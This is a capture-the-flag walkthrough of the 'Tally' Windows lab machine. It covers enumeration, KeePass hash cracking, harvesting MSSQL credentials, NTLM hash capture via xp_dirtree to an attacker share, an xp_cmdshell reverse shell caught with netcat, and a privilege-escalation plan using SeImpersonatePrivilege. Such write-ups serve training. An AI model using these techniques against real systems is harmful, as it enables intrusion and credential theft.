Tally

Synopsis

Tally focuses on many different aspects of real Windows environments and requires users to modify and compile an exploit for escalation.

Skills

- Knowledge of Windows
- Understanding of C and compiler flags
- Enumerating Sharepoint
- Exploiting MSSQL
- Windows Defender/AV evasion
- Exploit modification

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.59
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 20:33 EDT
Nmap scan report for 10.10.10.59 (10.10.10.59)
Host is up (0.11s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-generator: Microsoft SharePoint
| http-title: Home
|_Requested resource was http://10.10.10.59/_layouts/15/start.aspx#/default.aspx
|_http-server-header: Microsoft-IIS/10.0
81/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|_http-server-header: Microsoft-HTTPAPI/2.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
808/tcp  open  ccproxy-http?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2016 13.00.1601.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-06-20T00:26:03
|_Not valid after:  2053-06-20T00:26:03
| ms-sql-ntlm-info:
|   10.10.10.59:1433:
|     Target_Name: TALLY
|     NetBIOS_Domain_Name: TALLY
|     NetBIOS_Computer_Name: TALLY
|     DNS_Domain_Name: TALLY
|     DNS_Computer_Name: TALLY
|_    Product_Version: 10.0.14393
```

```
1433/tcp open  ms-sql-s      Microsoft SQL Server 2016 13.00.1601.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-06-20T00:26:03
|_Not valid after:  2053-06-20T00:26:03
| ms-sql-ntlm-info:
|   10.10.10.59:1433:
|     Target_Name: TALLY
|     NetBIOS_Domain_Name: TALLY
|     NetBIOS_Computer_Name: TALLY
|     DNS_Domain_Name: TALLY
|     DNS_Computer_Name: TALLY
|_    Product_Version: 10.0.14393
| ms-sql-info:
|   10.10.10.59:1433:
|     Version:
|       name: Microsoft SQL Server 2016 RTM
|       number: 13.00.1601.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-06-20T00:37:06+00:00; +1s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/19%OT=21%CT=1%CU=33427%PV=Y%DS=2%DC=T%G=Y%TM=6490F4B
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS=
OS:A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M5
OS:3CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=200
OS:0)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
```

We can see multiple open ports, each with a different attack surface but let’s start from the web


Opening the browser gives us a Sharepoint page



Now we launch dirb to find hidden files/directories

```
└─# dirb http://10.10.10.59

_____________________
DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Mon Jun 19 20:57:36 2023
URL_BASE: http://10.10.10.59/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________________

GENERATED WORDS: 4614

---- Scanning URL: http://10.10.10.59/ ----
+ http://10.10.10.59/_layouts/15/viewlsts.aspx (CODE:200|SIZE:49055)
```

And we got a result, let's check its content



FTP details

hostname: tally

workgroup: htb.local

password: UTDRSCH53c"$6hys

Please create your own user folder upon logging in

And we got FTP credentials
So let us use those credentials to login to the ftp

After login to the service, we see a few directories thus we will be going through all of them checking their content

```
└─# ftp ftp_user@10.10.10.59
Connected to 10.10.10.59.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50021|)
125 Data connection already open; Transfer starting.
08-31-17  11:51PM       <DIR>          From-Custodian
10-01-17  11:37PM       <DIR>          Intranet
08-28-17  06:56PM       <DIR>          Logs
09-15-17  09:30PM       <DIR>          To-Upload
09-17-17  09:27PM       <DIR>          User
226 Transfer complete.
ftp>
```

In one of the directories we found KDBX file (credential manager) that can be opened with keepass database but first we need to get a valid password. This password can be obtained in a hash format from the .kdbx file itself by using keepass2john


Keepass2john <file>

```
└─# keepass2john tim.kdbx
tim:$keepass$*2*6000*0*f362b5565b916422607711b54e8d0bd20838f5111d33a5eed137f9d66a375efb*3f51c5ac43ad11e0096d59bb82a59dd09cfd8d2791cadbdb85ed3020d14c8fea*3f75
9d7011f43b30679a5ac650991caa*b45da6b5b0115c5a7fb688f8179a19a749338510dfe90aa5c2cb7ed37f992192*535a85ef5c9da14611ab1c1edc4f00a045840152975a4d277b3b5c4edc1cd7d
a
```

Now we need to launch hashcat to crack the hash and get its plain text version

```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
```

After cracking the hash we can open the kdbx file in keepass database to retrieve stored credentials



By using found credentials we can now login into the SMB service to check its content, where we found multiple directories. Let's go through all of them

```
└# smbclient  '\\10.10.10.59\ACCT' -U Finance
Password for [WORKGROUP\Finance]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep 18 01:58:18 2017
  ..                                  D        0  Mon Sep 18 01:58:18 2017
  Customers                           D        0  Sun Sep 17 16:28:40 2017
  Fees                                D        0  Mon Aug 28 17:20:52 2017
  Invoices                            D        0  Mon Aug 28 17:18:19 2017
  Jess                                D        0  Sun Sep 17 16:41:29 2017
  Payroll                             D        0  Mon Aug 28 17:13:32 2017
  Reports                             D        0  Fri Sep  1 16:50:11 2017
  Tax                                 D        0  Sun Sep 17 16:45:47 2017
  Transactions                        D        0  Wed Sep 13 15:57:44 2017
  zz_Archived                         D        0  Fri Sep 15 16:29:35 2017
  zz_Migration                        D        0  Sun Sep 17 16:49:13 2017

                8387839 blocks of size 4096. 717810 blocks available
```

In one of the directories, we found conn-info.txt file that contains MSSQL credentials

```
cd \zz_Archieved\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd zz_Archived
smb: \zz_Archived\> ls
  .                                   D        0  Fri Sep 15 16:29:35 2017
  ..                                  D        0  Fri Sep 15 16:29:35 2017
  2016 Audit                          D        0  Mon Aug 28 17:28:47 2017
  fund-list-2014.xlsx                 A    25874  Wed Sep 13 15:58:22 2017
  SQL                                 D        0  Fri Sep 15 16:29:36 2017

                8387839 blocks of size 4096. 717723 blocks available
smb: \zz_Archived\> cd SQL
lsmb: \zz_Archived\SQL\> ls
  .                                   D        0  Fri Sep 15 16:29:36 2017
  ..                                  D        0  Fri Sep 15 16:29:36 2017
  conn-info.txt                       A       77  Sun Sep 17 16:26:56 2017

                8387839 blocks of size 4096. 717705 blocks available
smb: \zz_Archived\SQL\> get conn-info.txt
getting file \zz_Archived\SQL\conn-info.txt of size 77 as conn-info.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \zz_Archived\SQL\>
```


```
└─# cat *.txt
old server details

db: sa
pass: YE%TJC%&HYbe5Nw

have changed for tally
```

Yet all attempts to get access to the MSSQL database with those credentials failed, what means they are not valid, in that case - let us return to the SMB service and continue going through the directories

In the directory “binaries” we found executable tester.exe


```
  .                                   D        0  Sun Sep 17 16:20:13 2017
  ..                                  D        0  Sun Sep 17 16:20:13 2017
  CardReader                          D        0  Mon Aug 28 16:06:22 2017
  Evals                               D        0  Sun Sep 17 16:20:33 2017
  FileZilla_Server-0_9_60_2.exe       A  2241216  Thu Aug 31 18:38:27 2017
  ImportGSTIN.zip                     A    74110  Fri Sep 15 15:49:20 2017
  NDP452-KB2901907-x86-x64-AllOS-ENU.exe      A 69999448  Sun Aug 27 18:01:51 2017
  New folder                          D        0  Thu Sep 21 02:21:09 2017
  Sage50_2017.2.0.exe                 A 401347664  Sun Aug 27 18:57:33 2017
  Tally.ERP 9 Release 6               D        0  Wed Sep 13 16:00:38 2017
  windirstat1_1_2_setup.exe           A   645729  Fri Sep 15 15:50:24 2017
get
                8387839 blocks of size 4096. 712186 blocks available
smb: \zz_Migration\Binaries\> cd "New folder"
smb: \zz_Migration\Binaries\New folder\> dir
  .                                   D        0  Thu Sep 21 02:21:09 2017
  ..                                  D        0  Thu Sep 21 02:21:09 2017
  crystal_reports_viewer_2016_sp04_51051980.zip      A 389188014  Wed Sep 13 15:56:38 2017
  Macabacus2016.exe                   A 18159024  Mon Sep 11 17:20:05 2017
  Orchard.Web.1.7.3.zip               A 21906356  Tue Aug 29 19:27:42 2017
  putty.exe                           A   774200  Sun Sep 17 16:19:26 2017
  RpprtSetup.exe                      A   483824  Fri Sep 15 15:49:46 2017
  tableau-desktop-32bit-10-3-2.exe      A 254599112  Mon Sep 11 17:13:14 2017
  tester.exe                          A   215552  Fri Sep  1 07:15:54 2017
  vcredist_x64.exe                    A  7194312  Wed Sep 13 16:06:28 2017

                8387839 blocks of size 4096. 714591 blocks available
smb: \zz_Migration\Binaries\New folder\> get tester.exe
getting file \zz_Migration\Binaries\New folder\tester.exe of size 215552 as tester.exe (294.4 KiloBytes/sec) (average 294.4 KiloBytes/sec)
smb: \zz_Migration\Binaries\New folder\> exir
exir: command not found
smb: \zz_Migration\Binaries\New folder\> exit
```

We run strings program through tester.exe what provided us with new MSSQL credentials




```
Y_^[
v       N+D$
WVU3
v       N+D$
WVS3
<$Xf
^_[3
SQLSTATE:
Message:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
select * from Orchard_Users_UserPartRecord
Unknown exception
bad cast
bad locale name
false
true
generic
```

And those credentials proved to be valid ones and we got access to the MSSQL using dedicated impacket script



```
—# python mssqlclient.py sa:'GWE3V65#6KFH93@4GWTG2G'@10.10.10.59
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

*] Encryption required, switching to TLS
*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
*] INFO(TALLY): Line 1: Changed database context to 'master'.
*] INFO(TALLY): Line 1: Changed language setting to us_english.
*] ACK: Result: 1 - Microsoft SQL Server (130 665)
!] Press help for extra shell commands
QL>
```

After obtaining access, we used xp_dirtree to get NTLM hash of the running user



```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(TALLY): Line 1: Changed database context to 'master'.
[*] INFO(TALLY): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 665)
[!] Press help for extra shell commands
SQL> xp_idrtree "\\10.10.14.8\simon"
[-] ERROR(TALLY): Line 1: Could not find stored procedure 'xp_idrtree'.
SQL> xp_dirtree "\\10.10.14.8\simon"
subdirectory                                                                                                  depth
--------------------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------   ----------

SQL>
```

```
[SMB] NTLMv2-SSP Client   : 10.10.10.59
[SMB] NTLMv2-SSP Username : TALLY\Sarah
[SMB] NTLMv2-SSP Hash     : Sarah::TALLY:c91d4cc5b5dcd7b9:ADA3B47549053399B1973D675C8CC13C:0101000000000008013CB1503A3D901524EB74107EEFB640000000002000800350
0054005900 4D0001001E00570049004E002D003100510048004700 4D004E004B004600590055004900400340057004900 4E002D003100510048004700 4D004E004B004600590055004900 2E00350
0540059004D002E004C004F00430041004C0003001400350054005900 4D002E004C004F00430041004C0005001400350054005900 4D002E004C004F00430041004C00070008008013CB1503A3D901
0600040002000000080030003000000000000000000000000030000056CA789146BB87329F44A731694E1E70E2B5014F4BE364516E6DF0F02F7028170A001000000000000000000000000000000000
00009001E0063006900660073002F0031003000 2E00310030002E00310034002E0038000000000000000000000000000
[+] Exiting ...
```

next , we enabled XP_cmdshell what gave us the ability to execute commands on the underlying system but we couldn't get a reverse shell due to the problems with quotations marks

That's why we use another program to access MSSQL -sqsh

```
SQL> xp_cmdshell "whoami"
output
------------------------------------------------------------------------------------------------------------------------
tally\sarah
NULL
```

In SQSH we didn't encounter any problems with getting a reverse shell due to quotations marks

```
1> xp_cmdshell "whoami";
2> go
        output
        ------------------------------------------------------------------------------------------------------------------------
        tally\sarah
        NULL
(2 rows affected, return status = 0)
1>
```

```
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.59] 50763
Windows PowerShell running as user Sarah on TALLY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
tally\sarah
PS C:\Windows\system32>
```

After getting an access we check what privileges are granted to our compromised user

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

And the user has “SeImpersonatePrivilege” token enabled, so we can use lonely potato to escalate privileges to the administrator user